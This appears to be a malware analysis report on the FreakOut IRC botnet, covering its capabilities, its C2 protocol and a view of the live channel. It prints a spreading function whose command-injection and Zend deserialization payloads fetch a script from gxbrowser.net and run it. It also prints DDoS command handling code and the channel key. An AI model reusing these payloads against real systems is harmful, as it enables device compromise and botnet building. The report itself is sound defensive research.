
There is a specific function for each of the main capabilities, making the code very modular and easy to change or maintain:

- Port Scanning utility
- Collecting system fingerprint
  - Includes the device address (MAC, IP), and memory information. These are used in different functions of the code for different checks
  - TerraMaster TOS version of the system
- Creating and sending packets
  - ARP poisoning for Man-in-the-Middle attacks.
  - Supports UDP and TCP packets, but also application layer protocols such as HTTP, DNS, SSDP, and SNMP
  - Protocol packing support created by the attacker.
- Brute Force – using hard coded credentials

  With this list, the malware tries connecting to other network devices using Telnet. The function receives an IP range and tries to brute force each IP with the given credential. If it succeeds, the results of the correct credential are saved to a file, and sent in a message to the C2 server
- Handling sockets
  - Includes handling exceptions of runtime errors.
  - Supports multi-threaded communication to other devices. This allows simultaneous actions the bots can perform while listening to the server
- Sniffing the network

  Executes using the “ARP poisoning” capability. The bot sets itself as a Man-in-the-Middle to other devices. The intercepted data is sent to the C2 server
- Spreading to different devices, using the “exploit” function.
  - Randomly generates the IPs to attack
  - Exploits the CVEs mentioned above (CVE-2020-7961 , CVE-2020-28188, CVE-2021-3007)
- Gaining persistence by adding itself to the rc.local configuration.
- DDOS and Flooding – HTTP, DNS, SYN

  Self-implementation of Slowlaris. The malware creates many sockets to a relevant victim address for the purpose of instigating a DDoS attack
- Opening a reverse-shell – shell on the client
- Killing a process by name or ID
- Packing and unpacking the code using obfuscation techniques to provide random names to the different functions and variables



```
def exploit(self, ip, port):
    if "443" in str(port):
        url = "https://" + ip + ":" + str(port)
    else:
        url = "http://" + ip + ":" + str(port)
    try:
        if self.check_endpoint(url):
            urllib2.urlopen(
                url + '/include/makecvs.php?Event=%60cd%20%2Ftmp%7C%7Ccd%20%24%28find%20%2F%20-writable%20%7C'
                      '%20head%20-n%201%29%3Bcurl%20http%3A%2F%2Fgxbrowser.net%2Fout.py%3Eout.py%3B%20php%20-r%20'
                      '%22file_put_contents%28%5C%22out.py%5C%22%2C%20file_get_contents%28%5C%22http%3A%2F'
                      '%2Fgxbrowser.net%2Fout.py%5C%22%29%29%3B%22%3B%20wget%20http%3A%2F%2Fgxbrowser.net%2Fout'
                      '.py%20-O%20out.py%3B%20chmod%20777%20out.py%3B%20.%2Fout.py%20%7C%7C%20python%20out.py%7C'
                      '%7Cpython2%20out.py%20%26%60')
        else:
            zend = {
                'hello': 'O:25:"Zend\Http\Response\Stream":2:{s:10:" * cleanup";b:1;s:13:" * '
                         'streamName";O:25:"Zend\View\Helper\Gravatar":2:{s:7:" * '
                         'view";O:30:"Zend\View\Renderer\PhpRenderer":1:{s:41:" Zend\View\Renderer\PhpRenderer '
                         '__helpers";O:31:"Zend\Config\ReaderPluginManager":2:{s:11:" * services";a:2:{'
                         's:10:"escapehtml";O:23:"Zend\Validator\Callback":1:{s:10:" * options";a:2:{'
                         's:8:"callback";s:8:"passthru";s:15:"callbackOptions";a:1:{i:0;s:300:"cd $(find / '
                         '-writable | head -n 1);php -r "file_put_contents(\"out.py\", file_get_contents('
                         '\"http://gxbrowser.net/out.py\"));"||curl http://gxbrowser.net/out.py -O||wget '
                         'http://gxbrowser.net/out.py -O out.py;chmod 777 out.py;python out.py||python2.6 '
                         'out.py||python2.7 out.py||python2 '
                         'out.py||./out.py";}}}s:14:"escapehtmlattr";r:7;}s:13:" * '
                         'instanceOf";s:23:"Zend\Validator\Callback";}}s:13:" * attributes";a:1:{i:1;s:1:"a";}}}=='
            }
            hackzend = urllib2.Request(url + "/zend3/public/", json.dumps(zend),
                                       {'Content-Type': 'application/x-www-form-urlencoded'})
            urllib2.urlopen(hackzend)
```

Figure 11: Part of the function *exploit*, which is responsible for the spreading attempts. Exploits CVE-2020-7961, CVE-2020-28188 and CVE-2021-3007, after clarification.

The Malware's Communication

Each infected device is configured to communicate with a hardcoded C2 server. All the connection credentials are obfuscated and encoded in the code itself multiple times, and are generated using multiple functions.

At the initial connection to the server, the conversation begins with the client sending a "NICK message", which declares the user nickname. The nickname is generated with this format:

[HAX|System OS|Machine Type|CPU count] 8-12 random letters


An example of the bot nickname as created by the script:

[HAX|Linux|x86_64|3] QCRjbbnQm

After declaring the nickname of the client, the client sends the username, which is the nickname plus the IRC address and the string "localhost :", followed by the bot nickname. When the server accepts this message, the communication begins.

Following a quick back and forth set of Ping-Pong messages, the server provides the client server information about the channels. Then, one minute later, the client can join channels on the server.

In FreakOut, the relevant channel was "#update" on the server "gxbrowser[.]net". The user must provide a channel key, used as a password, to connect to the channel. The key can be extracted from the code, and is equal to the string "N3Wm3W".




```
NICK [HAX|Linux|x86_64|3]OCRjbbnQm
USER [HAX|Linux|x86_64|3]OCRjbbnQm gxbrowser.net localhost :OCRjbbnQm
:irc.kek.org NOTICE * :*** Looking up your hostname...
:irc.kek.org NOTICE * :*** Couldn't resolve your hostname; using your IP address instead
PING :4ACB0B32
PONG :4ACB0B32
:irc.kek.org 001 [HAX|Linux|x86_64|3]OCRjbbnQm :Welcome to the kekNET IRC Network [HAX|Linux|x86_64|3]OCRjbbnQm!
~HAXLinux@[redacted]
:irc.kek.org 002 [HAX|Linux|x86_64|3]OCRjbbnQm :Your host is irc.kek.org, running version UnrealIRCd-5.0.7
:irc.kek.org 003 [HAX|Linux|x86_64|3]OCRjbbnQm :This server was created Fri Nov 27 2020 at 19:28:05 EST
:irc.kek.org 004 [HAX|Linux|x86_64|3]OCRjbbnQm irc.kek.org UnrealIRCd-5.0.7 iowrsxzdHtIDZRqpWGTSB
lvhopsmntikraqbeIHzMQNRTOVKDdGLPZSCcf
:irc.kek.org 005 [HAX|Linux|x86_64|3]OCRjbbnQm AWAYLEN=307 BOT=B CASEMAPPING=ascii CHANLIMIT=#:10
CHANMODES=beI,kLf,lH,psmntirzMQNRTOVKDdGPZSCc CHANNELLEN=32 CHANTYPES=# CLIENTTAGDENY=*,-draft/typing,-typing DEAF=d
ELIST=MNUCT EXCEPTS EXTBAN=~,ptmTSOcarnqjf :are supported by this server
:irc.kek.org 005 [HAX|Linux|x86_64|3]OCRjbbnQm HCN INVEX KICKLEN=307 KNOCK MAP MAXCHANNELS=10 MAXLIST=b:60,e:60,I:60
MAXNICKLEN=30 MINNICKLEN=0 MODES=12 NAMESX NETWORK=kekNET :are supported by this server
:irc.kek.org 005 [HAX|Linux|x86_64|3]OCRjbbnQm NICKLEN=30 PREFIX=(qaohv)~&@%+ QUITLEN=307 SAFELIST SILENCE=15
STATUSMSG=~&@%+ TARGMAX=DCCALLOW:,ISON:,JOIN:,KICK:4,KILL:,LIST:,NAMES:1,NOTICE:1,PART:,PRIVMSG:4,SAJOIN:,SAPART:,TAGMSG:
1,USERHOST:,USERIP:,WATCH:,WHOIS:1,WHOWAS:1 TOPICLEN=360 UHNAMES USERIP WALLCHOPS WATCH=128 :are supported by this server
:irc.kek.org 005 [HAX|Linux|x86_64|3]OCRjbbnQm WATCHOPTS=A WHOX :are supported by this server
:irc.kek.org 396 [HAX|Linux|x86_64|3]OCRjbbnQm A6226ABB.4A7AA6F8.AA043648.IP :is now your displayed host
:irc.kek.org 251 [HAX|Linux|x86_64|3]OCRjbbnQm :There are 1 users and 302 invisible on 1 servers
:irc.kek.org 252 [HAX|Linux|x86_64|3]OCRjbbnQm 1 :operator(s) online
:irc.kek.org 253 [HAX|Linux|x86_64|3]OCRjbbnQm 4 :unknown connection(s)
:irc.kek.org 254 [HAX|Linux|x86_64|3]OCRjbbnQm 5 :channels formed
:irc.kek.org 255 [HAX|Linux|x86_64|3]OCRjbbnQm :I have 303 clients and 0 servers
:irc.kek.org 265 [HAX|Linux|x86_64|3]OCRjbbnQm 303 1214 :Current local users 303, max 1214
:irc.kek.org 266 [HAX|Linux|x86_64|3]OCRjbbnQm 303 421 :Current global users 303, max 421
:irc.kek.org 422 [HAX|Linux|x86_64|3]OCRjbbnQm :MOTD File is missing
:irc.kek.org 455 [HAX|Linux|x86_64|3]OCRjbbnQm :Your username [HAX|Linux contained the invalid character(s) [| and has been
changed to HAXLinux. Please use only the characters 0-9 a-z A-Z _ - or . in your username. Your username is the part before
the @ in your email address.
:[HAX|Linux|x86_64|3]OCRjbbnQm MODE [HAX|Linux|x86_64|3]OCRjbbnQm :+iwx
JOIN #update N3Wm3W
```

Figure 12: Communication with the server. Initiates the conversation with the relevant messages.

The client can now be used as a part of a botnet campaign and accepts command messages from the server to execute. The commands are sent using a symbols-based communication. Each message sent by the server is parsed and split into different symbols, with each one having a different meaning.

Every message includes the command name (i.e: udpflood, synflood) and the rest of the arguments change accordingly. When the client finishes executing the relevant command as received from C2, it then sends the results in a private message (PRIVMSG IRC command) to the relevant admin in the channel, providing it with relevant details.




```
if self.FvHtFbef[3] == ":.udpflood":
    self.AbJppCRv.send("PRIVMSG %s :Started UDP flood on %s:%s\n" % (
    self.channel, self.FvHtFbef[4], self.FvHtFbef[5]))
    threading.Thread(target=self.YQYZpxFe,
                     args=(self.FvHtFbef[4], int(self.FvHtFbef[5]), int(self.FvHtFbef[6]),)).start()
elif self.FvHtFbef[3] == ":.synflood":
    self.AbJppCRv.send("PRIVMSG %s :Started SYN flood on %s:%s with %s threads\n" % (
    self.channel, self.FvHtFbef[4], self.FvHtFbef[5], self.FvHtFbef[7]))
    for i in range(0, int(self.FvHtFbef[7])):
        threading.Thread(target=self.oBwjfHGs, args=(
        self.FvHtFbef[4], int(self.FvHtFbef[5]), int(self.FvHtFbef[6], ))).start()
elif self.FvHtFbef[3] == ":.slowloris":
    self.AbJppCRv.send("PRIVMSG %s :Started Slowloris on %s with %s sockets\n" % (
    self.channel, self.FvHtFbef[4], self.FvHtFbef[5]))
    threading.Thread(target=self.UDilxaOf, args=(
    self.FvHtFbef[4], int(self.FvHtFbef[5]), int(self.FvHtFbef[6], ))).start()
elif self.FvHtFbef[3] == ":.httpflood":
    self.AbJppCRv.send("PRIVMSG %s :Started HTTP flood on URL: %s with %s threads\n" % (
    self.channel, self.FvHtFbef[4], self.FvHtFbef[7]))
    for i in range(0, int(self.FvHtFbef[7])):
        threading.Thread(target=self.UYUnLint,
                         args=(self.FvHtFbef[4], int(self.FvHtFbef[5]), self.FvHtFbef[6],)).start()
elif self.FvHtFbef[3] == ":.loadamp":
    self.AbJppCRv.send("PRIVMSG %s :Downloading %s list from %s\n" % (
    self.channel, self.FvHtFbef[4], self.FvHtFbef[5]))
    urllib.urlretrieve(self.FvHtFbef[5], "." + self.FvHtFbef[4])
elif self.FvHtFbef[3] == ":.amp":
    try:
        if not os.path.exists("." + self.FvHtFbef[4]):
            self.AbJppCRv.send(
                "PRIVMSG %s :Please load this type of amp list first.\n" % (self.channel))
            continue
```

Figure 13: Communication with the server. The server accepts commands in the format mentioned above.

The Impact


Based on the malware features, it seems that the attacker can use the compromised systems for further attacks, such as using the system resources for crypto-mining, spreading laterally across the company network, or launching attacks on outside targets while masquerading as the compromised company. We revealed further information about FreakOut when we used the algorithm-created credentials to connect to the server. After logging in, additional server information is provided to the client, including the room's capacity, the users connected and even operators and unknown connections.



```
*** Looking up your hostname...
*** Found your hostname

14:55:21
Connected to Network!

CONNECTED

14:55:21
This server was created Fri Nov 27 2020 at 19:28:05 EST
irc.kek.org, UnrealIRCd-5.0.7, iowrsxzdHtlDZRqpWGTSB, lvhopsmntikraqbelHzMQNRTOVKDdGLPZSCcf
There are 1 users and 300 invisible on 1 servers
1, operator(s) online
4, unknown connection(s)
5, channels formed
I have 301 clients and 0 servers
301, 1214, Current local users 301, max 1214
301, 421, Current global users 301, max 421

ⓘ [HAX|Windows|AMD64|8]dqpUcYcYN sets +iwx on [HAX|Windows|AMD64|8]dqpUcYcYN

14:57:11
JOIN #update N3Wm3W

● [HAX|Windows|AMD64|8]dqpUcYcYN
```

Figure 14: After logging in, more information is provided about the server.

The server was created in late November 2020 and has been running ever since with 300 current users and 5 channels. Exploring the different channels revealed a very active one, called #update. This channel includes 186 exploited devices communicating with the server, as seen in the messages exchanged between the IRC server and the client, and in the channel page:



→ [HAX|Windows|AMD64|8]dqpUcYcYN has joined

- Freak
- @joseph
- [HAX|Linux|aarch64|4]aeaFZc
- [HAX|Linux|aarch64|4]aXMnal
- [HAX|Linux|aarch64|4]aYevzz
- [HAX|Linux|aarch64|4]bhMod
- [HAX|Linux|aarch64|4]cAPjvd
- [HAX|Linux|aarch64|4]cCAokF
- [HAX|Linux|aarch64|4]ClpoqT
- [HAX|Linux|aarch64|4]cTBSOI
- [HAX|Linux|aarch64|4]dfZGfd
- [HAX|Linux|aarch64|4]DSfjXai
- [HAX|Linux|aarch64|4]dwKgL
- [HAX|Linux|aarch64|4]DYhuYI
- [HAX|Linux|aarch64|4]dzaAoc
- [HAX|Linux|aarch64|4]eolanZ
- [HAX|Linux|aarch64|4]fXmcfB
- [HAX|Linux|aarch64|4]FxvNXy
- [HAX|Linux|aarch64|4]GgchaF
- [HAX|Linux|aarch64|4]HaxSfe
- [HAX|Linux|aarch64|4]hwWzZ

● [HAX|Windows|AMD64|8]dqpUcYcYN

```
JOIN #update N3Wm3W
:[HAX|Linux|x86_64|3]OCRjbbnQm!~HAXLinux@A6226ABB.4A7AA6F8.AA043648.IP JOIN :#update
:irc.kek.org 353 [HAX|Linux|x86_64|3]OCRjbbnQm * #update :[HAX|Linux|x86_64|3]OCRjbbnQm [HAX|Linux|x86_64|3]LkbkqvlHa Freak_
[HAX|Linux|x86_64|4]xYEoqHyEDO [HAX|Linux|x86_64|2]ccZZPoqa [HAX|Linux|x86_64|2]oDncGzoFdJ [HAX|Linux|x86_64|
2]CNyoaaaupb [HAX|Linux|x86_64|2]WuQsYazK [HAX|Linux|x86_64|2]mlSRTPaQia [HAX|Linux|aarch64|4]waKcsokoI [HAX|Linux|aarch64|
4]mCmRwxspK [HAX|Linux|aarch64|4]ozDyLoWZ [HAX|Linux|x86_64|2]IZuvuaYzYA [HAX|Linux|x86_64|2]MnckObYyPU [HAX|Linux|
x86_64|2]BaPaPjid
:irc.kek.org 353 [HAX|Linux|x86_64|3]OCRjbbnQm * #update :[HAX|Linux|x86_64|2]VTVXCgNXaf [HAX|Linux|x86_64|2]QAienjSsZC [HAX|
Linux|x86_64|2]zRbMYsas [HAX|Linux|x86_64|2]oklmEVOhvc [HAX|Linux|x86_64|2]bpRPcPIh [HAX|Linux|x86_64|2]ThUHnLdii [HAX|
Linux|x86_64|2]mYxiImhuW [HAX|Linux|x86_64|2]ZaamlKnioo [HAX|Linux|x86_64|2]ugaVomhcQo [HAX|Linux|x86_64|2]NidHElydWm
[HAX|Linux|x86_64|2]aAYNzcYN [HAX|Linux|x86_64|2]nSKGhLoKa [HAX|Linux|x86_64|2]avYlImOF [HAX|Linux|aarch64|4]hwWzZxav
:irc.kek.org 353 [HAX|Linux|x86_64|3]OCRjbbnQm * #update :[HAX|Linux|x86_64|2]lBTUhWeau [HAX|Linux|aarch64|4]kRDzdiIPo [HAX|
Linux|x86_64|2]qEDfwEbbP [HAX|Linux|aarch64|4]KSTIKLbM [HAX|Linux|x86_64|2]hAmpilaFiG [HAX|Linux|x86_64|2]eZSehoKjC [HAX|
Linux|aarch64|4]JocQniBcj [HAX|Linux|x86_64|4]NhseyIHR [HAX|Linux|x86_64|4]VkIGwsmaaz [HAX|Linux|aarch64|4]RnlIYlWI [HAX|Linux|
x86_64|2]FFhITVQuCh [HAX|Linux|x86_64|2]SlzoVoad [HAX|Linux|x86_64|2]yxcdCiEY [HAX|Linux|x86_64|2]hLYJPpKak
:irc.kek.org 353 [HAX|Linux|x86_64|3]OCRjbbnQm * #update :[HAX|Linux|aarch64|4]eolanZalV [HAX|Linux|aarch64|4]dwKgLGSWL [HAX|
Linux|aarch64|4]qTcTAHcda [HAX|Linux|aarch64|4]qVFaNdug [HAX|Linux|aarch64|4]DYhuYIqCT [HAX|Linux|aarch64|4]GgchaRjPP [HAX|
Linux|aarch64|4]fXmcfBJUh [HAX|Linux|aarch64|4]vdRYHXHv [HAX|Linux|aarch64|4]HaxSfehM [HAX|Linux|x86_64|2]yfKodRhdIN [HAX|
```

